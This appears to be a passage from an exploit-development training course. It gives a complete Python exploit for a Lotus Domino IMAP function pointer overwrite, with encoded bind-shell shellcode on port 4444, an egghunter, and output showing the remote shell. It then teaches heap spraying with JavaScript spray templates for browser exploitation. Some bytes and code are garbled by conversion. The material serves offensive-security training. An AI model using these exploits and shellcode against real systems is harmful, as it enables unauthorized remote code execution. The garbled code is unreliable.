A 0	SS 0023 32bit 0(FFFFFFFF)
Z 1	DS 0023 32bit 0(FFFFFFFF)
S 0	FS 003B 32bit 7FFD8000(FFF)
T 0	GS 0000 NULL
D 0	
O 0	LastErr ERROR_SUCCESS (0000)
EFL	00000246 (NO, NB, E, BE, NS, PE, B)
ST0	empty 0.0
ST1	empty 0.0
ST2	empty 0.0
ST3	empty 0.0
ST4	empty 0.0
ST5	empty 0.0
ST6	empty 0.0
ST7	empty 2163.0000000000000000
FST	0000 Cond 0 0 0 0 Err 0 0
FCW	027F Prec NEAR, 53 Mask

Figure 66: Soft landing just before the beginning of the egghunter code









## Getting our Remote Shell

It's time to use real shellcode and "assemble" the final exploit for Domino IMAP server. The following is the exploit code using a bind shell on port 4444 - encoded with the alpha-numeric alpha\_mixed Metasploit encoder:

```
#!/usr/bin/python
#
# AWE Lotus Domino IMAP function pointer overwrite
# Final Exploit
# Skeleton POC from Winny Thomas
# http://www.milw0rm.com/exploits/3602
#
# Original exploit by muts@offensive-security.com
# http://www.milw0rm.com/exploits/3616
#
# Note: Up to 3 mins to get the egg found and executed ;)
#

import sys
import md5
import struct
import base64
import socket

def SendBind(target):
    nops = "\x90" * 450
    # [*] x86/alpha mixed succeeded with size 696 (iteration=1)
    # metasploit bind shell on port 4444
    # EXITFUNC=THREAD
    bindshell = (
        "\x6e\x30\x30\x62\xe6\x30\x30\x62" # n00bn00b
        "\x89\xe2\xd9\xee\xd9\x72\xf4\x59\x49\x49\x49\x49\x49\x49\x49"
        "\x49\x49\x49\x49\x43\x43\x43\x43\x37\x51\x5a\x6a\x41"
        "\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42"
        "\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49\x4b"
        "\x4c\x42\x4a\x4a\x4b\x50\x4d\x4b\x58\x4c\x39\x4b\x4f\x4b\x4f"
        "\x4b\x4f\x45\x30\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47"
        "\x35\x47\x4c\x4c\x4b\x43\x4c\x44\x45\x44\x38\x45\x51\x4a\x4f"
        "\x4c\x4b\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x51\x30\x45\x51\x4a"
        "\x4b\x47\x39\x4c\x4b\x47\x44\x4c\x4b\x43\x31\x4a\x4e\x50\x31"
        "\x49\x50\x4d\x49\x4e\x4c\x4d\x54\x49\x50\x44\x34\x45\x57\x49"
        "\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4c\x34\x47\x4b"
        "\x51\x44\x47\x54\x47\x58\x43\x45\x4d\x35\x4c\x4b\x51\x4f\x51"
        "\x34\x45\x51\x4a\x4b\x43\x56\x4c\x4b\x44\x4c\x50\x4b\x4c\x4b"
        "\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x44\x43\x46\x4c\x4c\x4b\x4c"
        "\x49\x42\x4c\x51\x34\x45\x4c\x45\x31\x48\x43\x46\x51\x49\x4b"
        "\x43\x54\x4c\x4b\x51\x53\x46\x50\x4c\x4b\x51\x50\x44\x4c\x4c"
        "\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x47\x30\x44\x48\x51\x4e"
        "\x43\x58\x4c\x4e\x50\x4e\x44\x4e\x4a\x4c\x46\x30\x4b\x4f\x49"
        "\x46\x42\x46\x50\x53\x45\x36\x45\x38\x46\x53\x46\x52\x45\x38"
        "\x43\x47\x42\x53\x50\x32\x51\x4f\x51\x44\x4b\x4f\x48\x50\x42"
        "\x48\x48\x4b\x4a\x4d\x4b\x4c\x47\x4b\x50\x50\x4b\x4f\x4e\x36"
        "\x51\x4f\x4c\x49\x4b\x55\x45\x36\x4b\x31\x4a\x4d\x44\x48\x44"
        "\x42\x50\x55\x43\x5a\x43\x32\x4b\x4f\x48\x50\x42\x48\x48\x59"
        "\x43\x39\x4a\x55\x4e\x4d\x51\x47\x4b\x4f\x49\x46\x51\x43\x46"
        "\x33\x51\x43\x46\x33\x46\x33\x51\x53\x51\x43\x50\x43\x50\x53"
        "\x4b\x4f\x48\x50\x43\x56\x42\x48\x42\x31\x51\x4c\x42\x46\x46"
        "\x33\x4d\x59\x4d\x31\x4c\x55\x45\x38\x49\x34\x44\x5a\x42\x50"
        "\x48\x47\x46\x37\x4b\x4f\x4e\x36\x43\x5a\x42\x30\x46\x31\x46"
        "\x35\x4b\x4f\x4e\x30\x45\x38\x49\x34\x4e\x4d\x46\x4e\x4a\x49"
```






```
"\x46\x37\x4b\x4f\x4e\x36\x50\x5_ \x50\x55\x4b\x4f\x48\x50\x43"  
"\x58\x4a\x45\x50\x49\x4d\x56\x51\x59\x50\x57\x4b\x4f\x49\x46"  
"\x50\x50\x50\x54\x50\x54\x51\x45\x4b\x4f\x48\x50\x4c\x53\x43"  
"\x58\x4a\x47\x43\x49\x49\x56\x43\x49\x50\x57\x4b\x4f\x49\x46"  
"\x51\x45\x4b\x4f\x48\x50\x45\x36\x43\x5a\x45\x34\x45\x36\x42"  
"\x48\x45\x33\x42\x4d\x4d\x59\x4a\x45\x43\x5a\x46\x30\x50\x59"  
"\x51\x39\x48\x4c\x4c\x49\x4b\x57\x42\x4a\x51\x54\x4c\x49\x4b"  
"\x52\x50\x31\x49\x50\x4a\x53\x4e\x4a\x4b\x4e\x51\x52\x46\x4d"  
"\x4b\x4e\x47\x32\x46\x4c\x4a\x33\x4c\x4d\x43\x4a\x47\x48\x4e"  
"\x4b\x4e\x4b\x4e\x4b\x45\x38\x43\x42\x4b\x4e\x48\x33\x45\x46"  
"\x4b\x4f\x43\x45\x50\x44\x4b\x4f\x49\x46\x51\x4b\x50\x57\x46"  
"\x32\x46\x31\x46\x31\x50\x51\x42\x4a\x45\x51\x50\x51\x46\x31"  
"\x51\x45\x46\x31\x4b\x4f\x4e\x30\x43\x58\x4e\x4d\x4e\x39\x45"  
"\x55\x48\x4e\x51\x43\x4b\x4f\x49\x46\x42\x4a\x4b\x4f\x4b\x4f"  
"\x46\x57\x4b\x4f\x48\x50\x4c\x4b\x50\x57\x4b\x4c\x4c\x43\x49"  
"\x54\x42\x44\x4b\x4f\x49\x46\x46\x32\x4b\x4f\x4e\x30\x42\x48"  
"\x4a\x4f\x48\x4e\x4d\x30\x43\x50\x50\x53\x4b\x4f\x4e\x36\x4b"  
"\x4f\x4e\x30\x45\x5a\x41\x41" )
```

```
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
sock.connect((target, 143))  
response = sock.recv(1024)  
print response  
bind = "a001 admin " + nops + bindshell + "\r\n"  
sock.send(bind)  
response = sock.recv(1024)  
print response  
sock.close()
```

```
def ExploitLotus(target):  
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    sock.connect((target, 143))  
    response = sock.recv(1024)  
    print response  
  
    auth = 'a001 authenticate cram-md5\r\n'  
    sock.send(auth)  
    response = sock.recv(1024)  
    print response  
  
    # prepare digest of the response from server  
    m = md5.new()  
    m.update(response[2:0])  
    digest = m.digest()  
  
    # EGGHUNTER 32 Bytes  
    egghunter = "\x33\xD2\x90\x90\x90\x42\x52\x6a"  
    egghunter += "\x02\x58\xcd\x2e\x3c\x05\x5a\x74"  
    egghunter += "\xf4\xb8\x6e\x30\x30\x62\x8b\xfa"  
    egghunter += "\xaf\x75\xea\xaf\x75\xe7\xff\xe7"  
  
    payload = "\x90" * 32 + egghunter + "\x41"*192  
    # the following DWORD is stored in ECX  
    # at the time of overflow the following call is made  
    # call dword ptr [ecx] (# JMP EAX 0x773E1A2C shell32.dll)  
    # 0x774b4c6a = pointer to JMP EAX ( 0x773E1A2C )  
    payload += struct.pack('<L', 0x774b4c6a)  
    payload += "\x41" + "\xE9\x02\xff\xff\xff" + "\x43" * 4  
  
    # Base64 encode the user info to the server  
    login = payload + ' ' + digest  
    login = base64.encodestring(login) + '\r\n'  
  
    sock.send(login)  
    response = sock.recv(1024)
```





```

print response

if __name__=="__main__":
    try:
        target = sys.argv[1]
    except IndexError:
        print 'Usage: %s <imap server>\n' % sys.argv[0]
        sys.exit(-1)
    for i in range(0,4):
        SendBind(target)
        ExploitLotus(target)

```

The egghunter does its job and finds the shellcode in memory as shown below.





Figure 68: Pattern n00bn00b found

And finally, we get our remote shell on port 4444 and a session opened from localhost with a telnet session.





Immunity Debugger - nIMAP.EXE - [CPU - thread 000000C4]

File New Debug Plugins ImmLab Options Window Help Jobs

Exploit and appli

02A9003F	89E2	MOV EDX, ESP
02A90041	D9EE	FLO2
02A90043	D972 F4	FSTENV (28-BYTE) PTR DS:[EDX-C]
02A90046	59	POP ECX
02A90047	49	DEC ECX
02A90049	49	DEC ECX
02A9004A	49	DEC ECX
02A9004B	49	DEC ECX
02A9004C	49	DEC ECX
02A9004D	49	DEC ECX
02A9004E	49	DEC ECX
02A9004F	49	DEC ECX
02A90050	49	DEC ECX
02A90051	49	DEC ECX
02A90052	43	INC EBX
02A90053	43	INC EBX
02A90054	43	INC EBX
02A90055		
02A90056		
02A90057		
02A90058		
02A90059		
02A9005B		
02A9005D		
02A9005E		
02A9005F		
02A90062		
02A90063		

```

c:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator>netstat -an | find "4444"
TCP    127.0.0.1:1099          127.0.0.1:4444        ESTABLISHED
TCP    127.0.0.1:4444         127.0.0.1:1099        ESTABLISHED

ESP=0446
EDX=02A9

c:\WINDOWS\system32\cmd.exe - exploit.py localhost

C:\Documents and Settings\Administrator\Desktop\POCS\NEW>exploit.py localhost
* OK Domino IMAP4 Server Release 6.5 ready Mon, 1 Jun 2009 15:57:03 -0700
a001 BAD unknown command
* OK Domino IMAP4 Server Release 6.5 ready Mon, 1 Jun 2009 15:57:03 -0700
a001 BAD unknown command
* OK Domino IMAP4 Server Release 6.5 ready Mon, 1 Jun 2009 15:57:03 -0700
a001 BAD unknown command
* OK Domino IMAP4 Server Release 6.5 ready Mon, 1 Jun 2009 15:57:03 -0700
a001 BAD unknown command
* OK Domino IMAP4 Server Release 6.5 ready Mon, 1 Jun 2009 15:57:04 -0700
+ PDAwN0UxMzAyLjg4MjU3NUM4LjAwdMAwNDUdLjAwdMAwMDA4QFRFU1QuQ09NPg==
  
```

Figure 69: Getting our remote shell




## Exercise

- 1) Repeat the required steps in order to obtain a remote shell on the vulnerable server.
- 2) If you are wondering why we put 450 bytes of NOPs before the shellcode, try understanding by yourself removing the sled and rerunning the exploit (HINT: searchstr.py is your friend!!!).

## Wrapping up

In this module we exploited a real world Pointer Overwrite vulnerability, and managed to overcome stringent space requirements by utilizing an egghunter.





## Module 0x06 Heap Spraying

### Lab Objectives

- Understanding JavaScript Heap internals
- Learning how to spray the heap
- Exploiting MS08-079 on Windows Vista SP0

### Overview

Heap Spraying<sup>52</sup> is a technique used mostly (but not only) in browser exploitation to obtain code execution through the help of consecutive heap allocations. Developed by Blazde and SkyLined, heap spraying was first used (in browsers<sup>53</sup>), in the MS04-040<sup>54</sup> exploit against Internet Explorer. The technique is generally used when the attacker is able to “control the heap”. Once control over execution flow is gained, the malicious code can try to inject heap chunks containing nop sleds and shellcode, until an invalid memory address, usually controlled by the attacker, becomes valid with the consequence of executing arbitrary code.

<sup>52</sup>[http://en.wikipedia.org/wiki/Heap\\_spraying](http://en.wikipedia.org/wiki/Heap_spraying)

<sup>53</sup>It seems that the first time, Heap Spray was seen in 2001 for a Microsoft Internet Information Services Remote Buffer Overflow <http://research.eeye.com/html/advisories/published/AD20010618.html>

<sup>54</sup><http://www.microsoft.com/technet/security/bulletin/MS04-040.mspx> , <http://www.milw0rm.com/exploits/612>



## JavaScript Heap Internals key points

When an application needs to allocate memory dynamically, it usually makes use of the heap memory manager. In Windows operative systems, when a process starts, the heap manager automatically creates a new heap called the default process heap.

Although some processes make use of the default process heap for their needs only, a large number create additional heaps using the HeapCreate API, in order to isolate different components, running in the process itself. Many other processes make a large use of the *C Run Time heap* for almost any dynamic allocation (malloc / free function). In any case, usually, any heap implementation makes use of the Windows Heap Manager which, in turn, calls the Windows Virtual Memory Manager to allocate memory dynamically.

A very good explanation of the Internet Explorer Heap Internals can be found in the brilliant paper "JavascriptFeng-Shui"<sup>55</sup> written by Alexander Sotirov in 2007. In this paragraph we will try to summarize Sotirov's work to better understand the Heap Spray Technique.

The first important key point highlighted by Sotirov, and sensed by Skylined in 2004, is that JavaScript strings are peculiar, because allocated in the default process heap while, the JavaScript engine allocates any other object in memory using the CRT dedicated Heap. This point is very important because it is the main reason why we can control the heap from the browser.

---

<sup>55</sup><http://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf>







Figure 70: Windows Heap Manager



To allocate memory in the default process heap from JavaScript you need to concatenate strings or use the substr function:

```
var str1 = "AAAAAAAAAAAAAAAAAAAA"; // doesn't allocate a new string
var str2 = str1.substr(0, 10);      // allocates a new 10 character string
var str3 = str1 + str2;             // allocates a new 30 character string
```

*JavaScript String Allocation on the Heap*

Moreover JavaScript strings are stored in memory as a binary string<sup>56</sup>:

```
string size | string data | null terminator
4 bytes     | length / 2 bytes | 2 bytes
0E 00 00 00 | 41 00 41 00 41 00 41 00 41 00 41 00 41 00 | 00 00
```

*Binary string in memory*

Which means that for a certain string (*strX*) there will be allocated  $strX.len * 2 + 6$  bytes on the heap, or that to allocate a certain *X* bytes your string length must be equal to  $(Xbytes - 6) / 2$ .


Sometimes, in order to control the heap layout, we'll need also a way to free heap blocks. From JavaScript to free an allocated string you need to delete all references to it and run the garbage collector calling `CollectGarbage()`. PLEASE NOTE: As highlighted by Sotirov, allocation and free operations must be done inside a function scope otherwise the Garbage Collector won't free the string):

```
varstr;
[... String Allocation ...]
[..]
function free_str() {
    str = null;
    CollectGarbage();
}
```

*Freeing the Heap from JavaScript*

<sup>56</sup><http://msdn.microsoft.com/en-us/library/ms221069.aspx>





The last key point to keep in mind is in some cases the JavaScript Memory allocator within OLEAUT32.dll won't allocate our strings in the default process heap because of the free blocks caching system, To mitigate this problem which can make the exploitation less reliable, Sotirov suggests using a technique that frees the cache before each allocation. We won't analyze such techniques because, as you will see, it won't be necessary in our exploit (caching system works for blocks size < 32Kb and our allocations will be much bigger). Still it's important to keep in mind that in some exploits, especially heap corruption ones where precise allocations are essential, the "Plunger" technique could be very useful.

## Heap Spray: The Technique

Why and when Heap Spraying is possible? This technique is possible mainly because the heap allocator is deterministic. That means, a specific sequences of allocations and frees can be used to control the heap layout[55] and heap blocks will roughly be in the same location every time the exploit is executed. The general circumstances that makes Heap Spraying possible are basically two things:

- **The malicious code must be able to control the heap;**
- **The "return address"<sup>57</sup> must be within the possible heap range address.**

---

<sup>57</sup>The term "return address" is inapt here because Heap Spraying can be used with different kind of vulnerabilities where we don't necessary overwrite a return address, for example in function pointer/object pointer overwrites.

The heap area begins at the end of the data segment and grows to larger addresses. In the Windows operating system, the heap area, shared by all *dlls* loaded by the process, is in the range of 0x00130000 – 0x3fffffff<sup>58</sup>. As introduced previously, the scope of the technique is arranging heap blocks in order to redirect application execution flow to our shellcode. Depending on the vulnerability there are different implementations for the heap spray technique. The following JavaScript code shows a possible implementation that can be applied when we are able to directly call or jump to a specific address (for example in function pointer overwrites or stack based overflows):




Figure 71: Heap Layout before exploitation

<sup>58</sup>[http://www.openrce.org/reference\\_library/files/reference/Windows%20Memory%20Layout,%20User-Kernel%20Address%20Spaces.pdf](http://www.openrce.org/reference_library/files/reference/Windows%20Memory%20Layout,%20User-Kernel%20Address%20Spaces.pdf)






Figure 72: Heap Layout after exploitation

```

var NOP = unescape("%u9090%c%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090");
var SHELLCODE = unescape("%ue8fc%u0044%u0000%u458b%u8b3c...REST_OF_SHELLCODE);
var evil = new Array();
var RET = unescape("%u0c0c%u0c0c");
while (RET.length < 262144) RET += RET;
// Fill memory with copies of the RET, NOP SLED and SHELLCODE
for (var k = 0; k < 200; k++) {
evil[k] = RET + NOP + SHELLCODE;
}

```

*Heap Spray Basic Example*

The above JavaScript code, fills heap memory with ret, nop sleds and shellcode until the invalid address, "RET", becomes valid. Moreover our heap chunks will be aligned in order to make `0x0c0c0c0c` pointing to our nop sled. Once heap layout has been set, we trigger the vulnerability, `0x0c0c0c0c` is then called and our shellcode executed.




Figure 73: Function Pointer overwrite dereference sequence

The second implementation is mostly used in object pointer overwrites where a vtable<sup>59</sup> function pointer can be controlled. This is what we will continue to analyze in this module. When an object is created then a pointer (vpointer) to its class vtable is added as a hidden member of the object itself (first 4 bytes of the object). If a virtual function<sup>60</sup> is called using an object pointer, the following ASM code is generated by the compiler:

```

mov ecx, dwordptr[eax] ; get the vtable address
push eax                ; pass 'this' C++ pointer as an argument
call dword ptr[ecx+0Xh] ; call the virtual function at offset 0xXh

```

ASM code generated by the compiler for a virtual table function call

Overwriting the vpointer (eax register in the previous example) can obviously lead to code execution because we can point to a fake vtable containing pointers to our shellcode. The sequence of dereferences is shown in next figure

<sup>59</sup>[http://en.wikipedia.org/wiki/Virtual\\_table](http://en.wikipedia.org/wiki/Virtual_table)

<sup>60</sup>[http://en.wikipedia.org/wiki/Virtual\\_function](http://en.wikipedia.org/wiki/Virtual_function)






Figure 74: Object pointer overwrite dereference sequence

while what you see below is presented as an example of a possible JavaScript implementation of the heap spray for object pointer overwrites.

```
var SHELLCODE = unescape("%e8fc%u0044%u0000%u458b%u8b3c...REST_OF_SHELLCODE");
var evil = new Array();
var FAKEOBJ = unescape("%u0c0c%u0c0c");
while (FAKEOBJ.length < 262144) FAKEOBJ += FAKEOBJ;
// Fill memory with copies of the FAKEOBJ and SHELLCODE; FAKEOBJ acts also as
// a NOP sled in this case.
for (var k = 0; k < 200; k++) {
  evil[k] = FAKEOBJ + SHELLCODE;
}
```

Possible Javascript implementation of the Heap Spray technique for Object Pointer Overwrites

0c0c0c0c entity encoded.  
~~0c0c~~ &#

hex(3084) = 0c0c  
 0?



## Heap Spray Case Study: MS08-078 POC

